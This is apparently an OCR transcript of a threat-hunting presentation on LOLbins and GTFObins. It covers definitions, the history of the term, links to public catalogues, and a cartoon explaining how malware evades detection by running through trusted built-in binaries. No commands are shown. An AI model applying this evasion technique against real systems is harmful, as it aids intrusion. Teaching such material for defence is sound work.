I MAKE THEM GOOD PROCESSES GO BAD

Deep Dive on LOLbins and GTFbins

DISCLAIMER (CYB/A)

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Do not attempt examples in this presentation without first having consulted and obtained written permission if implementing in networks you do not own. The presenter cannot be held responsible if you decide, despite disclaimer, to attempt implementing these technologies on your own accord

Make sure you vet all threat actor emulation with your legal team, human resources, and upper management first


Maintain high ethical (and legal) standards


Don’t become what you’re defending against

SYNOPSIS

- What is a LOL/GTFO/LOOLbin?
- History
- ELI5
- Attacker and Defender perspective
- Commonly abused
- Real world Examples
- Wrap up and Questions


Just in case you're in the wrong presentation or this wasn't what you thought it would be





ABOUT ME

- Current Role
  - Advanced Threat Hunter; Cybersecurity Researcher
    - CISSP, MS Azure Fundamentals, Network+, Security+ certified; Top 1% of THM
- Personal
  - Graduated Buffalo State College class of 2015
    - B.S. Computer Information Systems
    - B.A. Television/Film arts
      - Minor, Philosophy
  - InfraGard Buffalo and Technology Advisory board member for the Gown of Grand Island
  - Amateur boxer out of Casal's boxing club
  - Rucker—GoRuck and the KIA memorial Roadmarch are some of my favorite times


WHAT IS A LOLBIN?


LOLBIN/GTFOBIN/LOOLBIN


- "Executables that are a part of the operating system (OS) and can be exploited to support an attack"
- https://lolbas-project.github.io/ - **Windows**, 'Living Off the Land' binaries and scripts
- https://gtfobins.github.io/ - **Linux**, 'Get The F**k Out' binaries
- https://www.loobins.io/ - **MacOS**, 'Living Off the Orchard' binaries

- "Anything can be a LOL/GTFO/LOOL-bin if you try hard enough. . . . probably." -Me

THE HISTORY BEHIND THE LOL


- "Living Off the Land" was coined by Christopher Campbell and Matthew Graeber at Derbycon 3.0 during a Pentest presentation (2013)
- For years, there were so many names thrown around when describing these binaries: Dual-Purpose Programs, Surrogate Programs, Proxy Binaries, Piggyback, Misplaced Trust Binaries, Trampoline, etc.





THE HISTORY BEHIND THE LOL


- With 49 votes (and by a nice percentage) history was made and Oddvar Moe was tasked with spreading the name of "LOL" far and wide



COOL STORY
BUT WHAT DO YOU MEAN BY:

“EXECUTABLES THAT ARE A PART OF THE OPERATING SYSTEM (OS) AND CAN BE EXPLOITED TO SUPPORT AN ATTACK”?

WHAT EXACTLY ARE THEY?




CLIPPY TO EXPLAIN

Wait a minute. I don’t own the rights to Clippy

CLERPERR TO EXPLAIN

ELI5: UNDERSTANDING LOLBINS




Hi! I'm Clerperr. I'm here to help you with all your technical needs! I'm built into your computer already, so you can trust me

Security

And I'm piece of malware. If I execute, most security systems will detect me.

ELI5: UNDERSTANDING LOLBINS



Of course! I'm not here to judge--I'm here to help you with all your technical needs!

Security

Hey, Clerperr: Will you help me? I'm just a normal process and helping is what you do.

ELI5: UNDERSTANDING LOLBINS

By executing through a legitimate process. I avoid detection***.


Sekkurity


Huh, that's weird. But it looks like its just Clerperr—that's fine.

***Many security tools and Hunt/DE teams have the capabilities to detect


HOW EXACTLY DOES THIS WORK?

- Operating systems have programs and libraries baked in
- These programs have legitimate uses and removing them can create issues
- Instead of packaging everything together and attempting to smuggle it all in, threat actors will leverage these programs for a variety of means





CLARIFYING WHAT MAKES A 'LOL/GTFO/LOOL'BIN A 'LOL/GTFO/LOOL'BIN



